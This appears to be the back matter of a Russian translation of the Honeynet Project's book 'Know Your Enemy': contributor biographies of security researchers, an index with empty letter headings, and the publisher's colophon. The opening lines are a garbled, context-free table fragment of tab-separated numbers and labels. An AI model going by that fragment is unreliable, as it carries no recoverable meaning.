			8	Символы и знаки	56
	0		8		56
			8		56
			8		56
	0	1/1	8	Символы и знаки	56
	0	1/1	8		56
	0	1/1	8	Символы	56
	0	1/1	8	и знаки	56
	0	1/1	8		56
	256	100/256	0	Алфавит	32
Значение всегда = 512[1]	256	100/256	0	Алфавит	32
Значение всегда = 768[1]	256	100/256	0	Алфавит	32
Значение всегда = 256[1]	256	100/256	0	Алфавит	32
Значение всегда = 256[1]	256	100/256	0	Алфавит	32
Значение всегда = 512[1]	256	100/256	0	Алфавит	32
Значение всегда = 768[1]	256	100/256	0	Алфавит	32

[1] Равно первому заданному числу.

Участники проекта Honeynet

В проекте Honeynet участвуют 30 профессионалов, занимающихся обеспечением безопасности, которые добровольно жертвуют своим временем и ресурсами для проведения исследований. Более подробно об их исследованиях можно узнать по адресу: *http://www.honeynet.org*. Эта книга является результатом упорного и вдохновенного труда большой команды, в состав которой входят:

Анна Мари Тенхолдер (Anne Marie Tenholder)
Брэд Пауэлл (Brad Powell)
Дж. Д. Глейзер (J. D. Glazer)
Джефф Штуцман (Jeff Stutzman)
Джоб де Хаас (Job de Haas)
Джон МакДональд (John McDonald)
Драго Риу (Dragos Ruiu)
Дуг Сонг (Dug Song)
Дэвид Дитрих (David Dittrich)
K2
Кевин Мандиа (Kevin Mandia)
Кирби Куель (Kirby Kuehl)
Ланс Шпицнер (Lance Spitzner)
Майк Шиффман (Mike Schiffman)
Макс Вижн (Max Vision)
Макс Килгер (Max Kilger)
Марти Рош (Marty Roesch)
Офир Аркин (Ofir Arkin)
Робин Уэйкфилд (Robin Wakefield)

Rain forest puppy
Саумил Шах (Saumil Shah)
Стюарт МакКлур (Stuart McClure)
Федор (Fyodor)
Фрэнк Хайдт (Frank Heidt)
Эд Скаудис (Ed Skoudis)
Эрик Коль (Eric Cole)

Анна Мари Тенхолдер (Anne Marie Tenholder) работает инженером по безопасности в Counterpane Internet Security. Это бескомпромиссный техноманьяк, мудро маскирующийся под рассудительного взрослого с навыками общения. По этой причине Анну Мари частенько освобождают от выполнения жестких рабочих обязательств с заказчиками, продажами и операционными центрами Counterpane Security, чтобы она помогла клиентам при установке, конфигурировании и настройке датчиков, которыми занимается Counterpane, а также чтобы совместно с клиентами дать характеристику их трафику и выявить интересные события. Она также вносит свой вклад в базу данных Counterpane SOCRATES, проверяя сигнатуры нападений путем экспериментов и анализа данных, поступающих из сетей заказчиков. На предыдущей работе она занималась системным администрированием UNIX, управлением проектами и исследованиями слабостей сетей.

Анна Мари увлекается пешими походами, йогой и лечением энергетикой домашних животных. В настоящее время она занимается созданием собственной небольшой сети Honeynet и написанием сигнатур IDS и документации для Snort (*http://www.snort.org*). Адрес ее домашней страницы: *http://www.redloh.net.*

Брэд Пауэлл (Brad Powell) более десяти лет работает в области обеспечения компьютерной и сетевой безопасности. Будучи старшим архитектором в компании Sun Professional Services, он занимается разработкой проектов обеспечения безопасности, таких как брандмауэры и структуры безопасности. Кроме того, он производит оценку безопасности и анализ вторжений для банков, предпринимателей и правительственных организаций.

Ранее Брэд занимал должность инженера по сетевой безопасности, разрабатывая брандмауэры, архитектуру системы безопасности и политику сетевой безопасности для Sun Professional. В его обязанности также входило обнаружение и предотвращение электронных вторжений; внедрение систем обеспечения безопасности на тысячи внутренних сетей, вычислительных машин и приложений; а также оказание содействия правоохранительным органам по всему миру в расследовании компьютерных преступлений.

Посмотрите также, что пишет Internet Business Magazine в октябрьском номере 1998 года: *http://www.zdnet.com/icom/e-business/1998/09/ic.980310feature1/index/html.* И не забудьте зайти на сайт *http://www.fish.com/titan/.*

Дэвид Дитрих (David Dittrich), главный инженер по обеспечению безопасности в Университете Вашингтона (University of Washington), более десяти лет поддерживал администраторов рабочей станции UNIX в университетском городке.

Дейв известен своей работой в области проведения – в одиночку или в команде – подробного технического анализа инструментов для расширенного нападения «отказ от обслуживания», таких как Trinoo, Tribe Flood Network, Stacheldraht, *shaft* и *mstream.* Он читал разовые лекции и/или курсы по инструментам для расширенного вторжения в систему CERT (в SANS), выступал на симпозиуме по обеспечению безопасности USENIX (JASON), на брифингах Black Hat для австралийской группы пользователей Unix и для CanSecWest.

В свое свободное время Дейв занимается фотографией, ездой на горном велосипеде, скалолазанием, катанием на горных лыжах. Его домашняя страница находится по адресу: *http://staff.washington.edu/dittrich/.*

Дуг Сонг (Dug Song) – разработчик систем обеспечения безопасности в компании Arbor Networks. Занимается выслеживанием, мониторингом и разработкой разнообразных активных контрмер против сетевых угроз. В круг его текущих исследовательских интересов входит безопасное программирование, обнаружение вторжения и разработка защищенных протоколов.

Перед тем как прийти в Arbor, Дуг занимался научными исследованиями в Центре по интеграции информационных технологий Мичиганского университета, где изучал распределенные файловые системы, промежуточное программное обеспечение безопасности, а также технические приемы аудита локальных сетей и испытания на проникновения. До этого он был старшим инженером по обеспечению компьютерной безопасности в фирме Anzen Computing, где руководил разработкой системы обнаружения расширенного сетевого аномального вторжения и консультировал различных клиентов из области крупного корпоративного бизнеса, правительства и национальной обороны. Дуг получил степень бакалавра в области компьютерных наук в Университете Мичигана.

Он автор нескольких популярных инструментов для испытания на проникновение в сеть и участник многих проектов по созданию открытых программных продуктов для обеспечения безопасности, а также один из

разработчиков проектов OpenBSD и OpenSSH и основателей *monkey.org*, международного онлайнового клуба обезьян.

Драго Риу (Dragos Ruiu) носит звание компьютерного динозавра, так как в конце 1970-х годов открыл мир компьютерной безопасности, исследуя некоторые особенности троянцев на университетском программируемом процессоре для обработки данных с невразумительной операционной системой под названием UNIX, написанной на еще более невразумительном языке C. Не имея доступа к C на своем Apple 2, он по глупости начал писать компилятор для C и увлекся разработкой коммерческого программного обеспечения CP/M.

Драго работал системным администратором UNIX и VMS во множестве компаний, в том числе в Myrias, производящей суперкомпьютеры; в течение семи лет был продуктовым и бизнес-менеджером высокоскоростных сетевых анализаторов в Хьюлетт-Паккард и организовал там группу тестирования MPEG-видео, завоевавшего премию Emmy, а также написал книгу по видеотестированию. В последнее время он вернулся к своему давнему занятию – обеспечению компьютерной и сетевой безопасности: организует конференции CanSecWest/core и участвует в проектах открытого программного обеспечения, таких как Snort IDS и Trinux. Одновременно с этим управляет консалтинговой и научно-исследовательской компанией, которая специализируется на обеспечении сетевой безопасности, защищенной прямой передаче видео и системах обнаружения вторжения.

Эд Скаудис (Ed Skoudis) занимает должность начальника отдела разработки стратегий безопасности в компании Predictive Systems. В его обязанности входит поддержка и совершенствование услуг по обеспечению информационной безопасности для организационных подразделений Predictive Global Integrity, а также разработка структур обеспечения безопасности, испытание на проникновение и ответные действия в случае инцидентов. Эд «тащится», разрешая проблемы слабых мест систем UNIX или Windows NT, в том числе брандмауэров и Web-серверов. Он часто консультирует по вопросам, связанным с инструментами взломщиков и защитой от них, и опубликовал несколько статей на эти темы. Перед Сенатом США он продемонстрировал технические приемы хакеров, уделяющих особое внимание системам в финансовых институтах.

Эрик Коль (Eric Cole) – сертифицированный специалист в области обеспечения безопасности информационных систем (Certified Information Systems Security Professional – CISSP), партнер сертифицированной сети Cisco (Cisco Certified Network Associate – CCNA) и инженер сертифицированных систем Microsoft (Microsoft Certified Systems Engineer – MCSE). Он получил степень бакалавра и магистра в области компьютерных наук

в Нью-Йоркском технологическом институте. В настоящее время заканчивает работу над докторской диссертацией по вопросам обеспечения сетевой безопасности, в частности обнаружения вторжения и стеганографии. Обладает обширным опытом во всех областях информационной безопасности, включая криптографию, стеганографию, обнаружение вторжения, обеспечение безопасности NT, UNIX, защиту TCP/IP и сетей, безопасность Internet, обеспечение безопасности маршрутизаторов, оценку безопасности, испытания на проникновение, защищенные Web-транзакции, электронную коммерцию, SSL, IPSEC и искусство ведения информационных войн. Эрик часто выступает независимым консультантом в институте SANS, где он разработал несколько курсов и ведет лекции на разнообразные темы. Эрик занимал высокие должности по обеспечению безопасности во многих компаниях и более пяти лет проработал в Центральном разведывательном управлении. Он был адъюнкт-профессором в Нью-Йоркском технологическом институте и в Джорджтаунском университете.

Фрэнк Хайдт (Frank Heidt) – основной эксперт по вопросам обеспечения безопасности на @stake (*http://www.atstake.com*). Обладает обширным опытом в этой области. Одно из направлений его специализации – информационная разведка. Когда он не защищает мир от злобного сообщества взломщиков, его можно встретить в лесах Северной Америки, где он собирает куски дерева причудливой формы.

Федор (Fyodor) – автор популярной программы Nmap Security Scanner (*http://nmap.org*), который был назван продуктом года в области информационной безопасности и в журнале Info World, и в сборнике Codetalker Digest. Федор также поддерживает сайт Insecure.Org и базу данных уязвимых мест Exploit World. Кроме того, он опубликовал несколько конструктивных статей, описав технические приемы для тайного сканирования порта и определения типа удаленной операционной системы путем пассивного анализа стека TCP/IP.

Федор работает в Сан-Франциско независимым консультантом по вопросам обеспечения безопасности, выполняя испытания на проникновение в сеть, аудит исходных кодов и другие услуги. С ним можно связаться по электронной почте: fyodor@insecure.org.

Дж. Д. Глейзер (J. D. Glazer), директор Software Engineering, Foundstoun, Inc., почти десять лет занимался разработкой системы безопасности/базы данных для организаций. В число его клиентов входили такие компании, как Tripwire, Intel, Hewlett-Packard, Gilbarco Oil, Columbia Sportsweare. Он специализируется на разработке системного программного обеспечения для Windows NT и приложений COM/DCOM. На всех конференциях BlackHat 2000, посвященных вопросам вторжения в NT, Глей-

зер был признанным оратором/учителем.

Джефф Штуцман (Jeff Stutzman), работающий в компании Cisco Information Security, – бывший офицер военно-морской разведки, специализирующийся в области информационных войн и операций в компьютерных сетях. Он проработал шесть лет в должности технического специалиста по обслуживанию телекоммуникаций, четыре года системным администратором, пять лет служил в качестве ведущего офицера технической разведки Военно-Морских Сил. Будучи разведчиком, он должен был разработать целостный, всеохватывающий подход к анализу и индикаторам нападения, а также к предупреждению готовящихся компьютерных атак. Джефф – приглашенный ученый в Carnegie Mellon University Software Engineering Institute (SI/CERT-CC), где он занимается исследованиями моделирования и предсказания компьютерных нападений. Он опубликовал в журнале TISC Insight серию работ из трех частей, касающихся методологий анализа нападений, а также Stutzman Report на конференции по проблеме Y2K (SANS GIAC).

Он часто выступает в институте SANS, принимал участие в конференции SHADOWCON'00, организованной в Центре сухопутных операций Военно-Морского Флота в Далгрене, штат Вирджиния. Считается экспертом в области изучения угроз корпоративного шпионажа и распознавания/противодействия техническим приемам корпоративного шпионажа, направленных на сбор важнейшей для фирмы информации. Джефф работает над книгой Hard Core Infoware, the Information Warfare Manifesto for Corporate America.

Джоб де Хаас (Job de Haas) начал свою карьеру как инженер-исследователь аэрокосмической робототехники в Голландской национальной аэрокосмической лаборатории (Dutch National Aerospace Laboratory – NLR). Затем он занимал должность разработчика и управляющего проектами в DigiCash – компании, создающей системы анонимных платежей для сети Internet. В это время одним из его основных занятий было обнаружение проблем безопасности в программном обеспечении. Эта работа превратилась в профессиональную, когда он поступил на службу в ITSX – компанию, занимающуюся проверкой безопасности в Нидерландах. Джоб является главным администратором в ITSX (*http://www.itsx.com*) и продолжает оставаться активным экспертом в области быстрого и эффективного определения пробелов в обеспечении безопасности.

Джон МакДональд (John McDonald) – сотрудник COVERT Labs в PGP Security. Занимается исследованиями уязвимых мест базового программного обеспечения для Internet. Сфера его интересов включает в себя техническую сторону обеспечения безопасности UNIX и Internet; в основном он специализируется на обнаружении и изучении слабых мест.

Джон опубликовал несколько статей о ряде значимых проблем, в том числе о firewall-1, IPChains, *bind* и о нескольких демонах FTP.

K2 – на общественных началах занимается вопросами обеспечения безопасности. Проживает в канадском городе Ванкувер, расположенном в провинции Британская Канада. Несколько лет изучал системные «дыры» и любит заниматься исследованиями в этой области, взломом систем и архитектурой. «SPARC, MIPS, ALPHA, HPPA или IA32 – вот мой хлеб, приятель».

Кевин Мандиа (Kevin Mandia) – директор отдела компьютерной экспертизы в компании Foundstone Inc. По специальному заказу ФБР разработал двухнедельный курс по ответным действиям при компьютерном вторжении. Он более года преподавал в Quantico, и его курс прослушали примерно 340 агентов ФБР, специализирующихся на обнаружении компьютерного вторжения. Содержание курса было переработано так, чтобы отвечать требованиям офицеров разведки и правоохранительных органов, а также специалистов, которые должны понимать способ действия компьютерных сетей и методы, применяемые хакерами для их взлома. Кевин также провел двухнедельные практические курсы по обнаружению компьютерного вторжения для других заказчиков, в том числе для Государственного департамента, ЦРУ, НАСА и Военно-Воздушных Сил.

Своими исследованиями Кевин помогал Центру защиты национальной инфраструктуры ФБР, Отделу специальных расследований Военно-Воздушных Сил, корпоративным клиентам и правоохранительным органам. Он написал распоряжения для суда и давал показания под присягой, а также разработал специальное программное обеспечение для того, чтобы выслеживать и ловить компьютерных взломщиков. Он также с удовольствием пишет специализированные программы для нужд правоохранительных органов.

Кевин является особым агентом в запасе Отдела особых расследований Военно-Воздушных Сил, специализирующимся на компьютерном вторжении. Он получил степень бакалавра в области компьютерных наук в колледже Лафайета и степень магистра в области экспертизы в Университете Джорджа Вашингтона.

Кирби Куель (Kirby Kuehl) является специалистом по обеспечению информационной безопасности в компании Cisco Systems, где он написал документацию по защищенному программированию на C, защищенные приложения для платформ Win32 и UNIX, а также проводил исследования продуктов для обеспечения безопасности. Кирби – автор программы Winfingerprint (*http://winfingerprint.sourceforge.net*) и в свое свободное время поддерживает сайт *http://www.technotronic.com*.

Ланс Шпицнер (Lance Spitzner) – это парень, который непрерывно играет с компьютерами, особенно для обеспечения сетевой безопасности. Его задача заключается в ведении войны с «плохими парнями». Такая любовь к тактике впервые проявилась в армии США, где он служил офицером в войсках быстрого развертывания. После армии он получил ученую степень и окунулся в мир обеспечения информационной безопасности. Теперь он сражается с «плохими парнями» при помощи пакетов IPv4. Для того чтобы не отставать от жизни и больше узнать о сообществе взломщиков, он активно участвует в проекте Honeynet и пишет статьи, посвященные обеспечению безопасности, под названием «Знай своего врага». В настоящее время Ланс работает главным архитектором сетевой безопасности в Sun Microsystems.

В свободное от основной работы время Ланс пытается получить как можно больше удовольствий. В армии он увлекся плаванием с аквалангом и провел пять месяцев, изучая подводный мир уединенных островов Индонезии. По возвращении он встретил в аспирантуре свою будущую жену Аню. Их объединяет страсть к морю, и они пытаются выбираться к нему каждый год. У Ланса есть и другие причины выехать за город, в частности катание на роликах или пешие походы. Он также увлекается военной историей, в особенности стратегией и тактикой средневековых военных действий. Это объясняет его интерес к обеспечению сетевой безопасности, так как между защитой сети и обороной замка есть очень много общего. Его домашнюю страницу можно найти по адресу: *http://www.enteract.com/~lspitz.*

Мартин Рош (Martin Roesch) – автор Snort (*http://www.snort.org*), открытой системы обнаружения сетевого вторжения, широкоприменяемой в рамках проекта Honeynet. Мартин также является президентом компании Sourcefire (*http://www.sourcefire.net*), занимающейся разработкой продуктов для обеспечения сетевой безопасности, в основном это системы обнаружения вторжения. До того как стать участником проекта Honeyet, он работал инженером по сетевой безопасности в таких компаниях, как GTE Internet-working и Stanford Telecom, занимаясь проектами информационных войн и экспертного анализа на правительственном уровне. Мартин получил степень бакалавра в области электрической и компьютерной инженерии в Университете Кларксона.

Макс Килгер (Max Kilger) – социальный психолог. Его увлечение компьютерами началось более 30 лет назад, когда он отладил свои первые компьютерные программы, считывая показания с PDP-81. Макс закончил Стэнфорд в 1993 году, получив степень доктора социальной психологии за разработку теоретических и математических моделей того, как люди оценивают информацию. Во время работы над диссертацией он много времени проводил на технических собраниях и в магазинах распродаж

электроники в Силиконовой Долине; попутно у него появился интерес к взаимоотношениям между людьми и машинами. Он три года преподавал для студентов и аспирантов в Государственном университете Сан Хосе и пять лет в CUNY-Queens Colledge такие предметы, как статистика, методы исследования и компьютеры в обществе. В течение последних пяти лет он изучает сообщества взломщиков и специалистов по обеспечению безопасности. Ходят слухи, что он на законных основаниях нажимал большую красную кнопку в большой стеклянной комнате.

Макс Вижн (Max Vision) – специализируется на анализе испытаний на проникновение и слабых мест сетей, экспертизе вторжений и на инженерном анализе, вооружившись тем, что было описано как «энциклопедические знания в области обеспечения безопасности». Макс наиболее известен в качестве основателя Whitehats.com и arachNIDS – расширенного справочного архива текущей эвристики для систем обнаружения вторжения в сеть. Макс зарабатывает средства для своих исследований, испытывая сети на проникновение для Силиконовой Долины и множества зарубежных клиентов. Его консультационная фирма, Max Vision Network Security, обеспечивает 100% уровень проникновения и гарантирует успешное испытание сети. Он также работал техническим консультантом в ФБР, проектировал систему безопасности для глобального консорциума спутниковой связи, разрабатывал программное обеспечение для предотвращения вторжений. Прежде чем профессионально заняться обеспечением безопасности, Макс работал системным администратором UNIX. Он обладает 20-летним опытом непосредственного общения с компьютерами. Его Web-сайт можно найти по адресу: *http://www.whitehats.com.*

Время, свободное от работы над проектами по обеспечению безопасности, Макс проводит со своей любимой женой Кими, которая всегда готова поддержать его; кроме того, она пишет технические статьи на темы обнаружения вторжения.

Майк Шиффман (Mike Schiffman) на протяжении своей карьеры работал практически во всех сферах, касающихся технического обеспечения компьютерной безопасности. Он исследовал и разработал такие инструменты, как *firewalk* и *tracerx*, а также повсеместно используемую библиотеку формирования пакетов низкого уровня *libnet*. Майк возглавлял группы аудиторов, выполняющих заказы крупнейших международных компаний в банковской, автомобильной и обрабатывающей отраслях. Он был консультантом в таких организациях, как Управление национальной безопасности, ЦРУ, Министерство обороны, AFWIC, SAIC и др. Писал статьи для многочисленных технических журналов (Software, securityfocus.com), работал над несколькими книгами (Hacking Exposed, Internet Tradecraft) и создал много технических документов об уязвимых местах TCP и об усилении безопасности ядра UNIX.

Майк является директором отдела НИОКР в Guardent, ведущей компании в области предоставления профессиональных услуг по обеспечению безопасности. До этого он был главным проектировщиком системы безопасности в MCR, где придумал и разработал структуру хранилища и трансляции регистрационных записей устройства защиты в режиме реального времени.

Офир Аркин (Ofir Arkin) – основатель Sys-Security Group (*http://www.sys-security.com*), бесплатной организации по исследованию проблем обеспечения безопасности. Наибольшую известность Офиру принесло его исследование использования ICMP для сканирования. Он обладает обширными знаниями и опытом работы во многих областях обеспечения компьютерной безопасности, включая криптографию, брандмауэры, безопасность операционных систем, TCP/IP, сетевую безопасность, безопасность Internet и сетевых устройств, оценку уровня защищенности, испытание на проникновение, электронную коммерцию и информационные военные действия. Офир был консультантом нескольких европейских финансовых институтов, выступал в качестве главного аналитика в области безопасности и главного разработчика систем безопасности крупных проектов. Офир опубликовал несколько статей, последние из которых касаются технических приемов пассивного анализа и использования ICMP при сканировании.

Офир часто выступает на брифингах Black Hat, для которых разработал и читает несколько практических курсов.

rain forest puppy – главный исполнительный администратор rfp.labs, небольшой исследовательской инициативной группы, занимающейся проблемами безопасности, которая входит в состав более крупной исследовательской лаборатории консультационной фирмы, расположенной в Чикаго. RFP изучал разнообразные уязвимые места Windows Web и *whisker*, еще одного сканера CGI. Огромное количество работ RFP можно найти по адресу: *http://www.wiretrip.net/rfp*.

Робин Уэйкфилд (Robin Wakefield) является проектировщиком систем безопасности в компании Sun Microsystems; имеет более чем 20-летний опыт работы в компьютерной отрасли. Специализируется на внедрении больших систем и сетей. Имеет большой опыт управленческой деятельности на рынках услуг и финансов. Помимо постоянной разработки стратегий защиты этих отраслей он занимается защитой компьютеров следующего поколения Sun и обеспечением безопасности доставки информации по сетям различной конфигурации.

Саумил Шах (Saumil Shah) – ведущий консультант Foundstone Inc в области обеспечения информационной безопасности; специализируется на

внутреннем взломе и на разработке структуры обеспечения безопасности. Является сертифицированным специалистом в области обеспечения безопасности информационных систем (Certified Information Systems Security Professional – CISSP).

Саумил более шести лет занимался системным администрированием, проектировкой сетей, интегрированием неоднородных платформ и обеспечением информационной безопасности. Провел многочисленные практические занятия по внутреннему взлому для многих компаний, играющих важную роль в области ИТ. На своем предыдущем месте работы в Ernst&Young Саумил был старшим консультантом и отвечал за разработку решений в области внутреннего взлома и проектировки систем безопасности компании. Также работал ассистентом в Индийском институте менеджмента в Ахмедабаде.

Саумил закончил университет Purdue, получив степень магистра компьютерных наук и приобретя большой опыт исследования в области операционных систем, компьютерных сетей, информационной безопасности и криптографии. В Purdue он работал младшим научным сотрудником в лаборатории COAST (Computer Operations, Audit and Security Technology – технологии компьютерных операций, аудита и обеспечения безопасности). Получил степень бакалавра в области компьютерной инженерии в университете Гуджарата, Индия. Саумил также является автором книги «The Anti-Virus Book», выпущенной издательством Tata McGraw-Hill India.

Стюарт МакКлур (Stuart McClure) работает консультантом в компании Foundstone Inc. Имеет десятилетний опыт работы в области информационных технологий и обеспечения безопасности. Специализируется на методологии нападения и проникновения, анализе оценки безопасности, оценке брандмауэров, структуре систем безопасности, ответных действиях в экстренных случаях и на обнаружении вторжения.

Стюарт является соавтором книги-бестселлера по обеспечению безопасности «Hacking Exposed: Network Security Secrets and Solutions», выпущенной в издательстве Osborne/McGraw-Hill, а также книги «Security Watch» (*http://www.infoworld.com/security*). Он ведущий колонки, организованной в 1998 году в журнале InfoWorld и освещающей темы обеспечения безопасности, взломов и слабых мест.

До прихода в Foundstone Стюарт работал главным управляющим в Security Profiling Services Group, подразделении Ernst&Young, ответственном за управление проектами, анализ проникновений и нападений и за оценку технологий. От также работал в качестве аналитика систем безопасности в InfoWorld Test Center, где занимался оценкой более 100 сетевых и защищающих продуктов, специализируясь на брандмауэрах, аудите

безопасности, обнаружении вторжения и инфраструктуре продуктов открытого ключа. До поступления в InfoWorld Стюарт более шести лет занимался сетевым и системным администрированием, а также обеспечением безопасности на платформах Novell, NT, Solaris, AIX и AS/400.

Стюарт имеет степень бакалавра Университета Колорадо и многочисленные сертификаты, в том числе ISC2'S CISSP, Novell's CNE и Check Point's CCSE.

Предметный указатель

В

Г

Д

З

И

К

М

Н

О

П

Р

С

M

N

P

R

S

T

U

W

Инструменты, тактика и мотивы хакеров

Знай своего врага

Главный редактор *Захаров И. М.*
editor-in-chief@dmkpress.ru
Перевод *Ермолина М. В.*
Научный редактор *Фокин Н. Ю.*
Выпускающий редактор *Космачева Н. А.*
Верстка *Трубачев М. П.*
Графика *Салимонов Р. В.*
Дизайн обложки *Шаклунов А. К.*

Подписано в печать 3.03.2003. Формат 70×100 1/16.
Гарнитура «Баскервиль». Печать офсетная.
Усл. печ. л. 25,35. Тираж 1000 экз. Зак. №636.

Издательство «ДМК Пресс», 105023, Москва, пл. Журавлева, д. 2/8.
Web-сайт издательства: www.dmkpress.ru
Internet-магазин: www.abook.ru

Отпечатано на ордена Трудового Красного Знамени
ГУП Чеховский полиграфический комбинат
Министерства Российской Федерации по делам печати,
телерадиовещания и средств массовых коммуникаций
142300, г. Чехов Московской области
Тел. (272) 71-336, факс (272) 62-536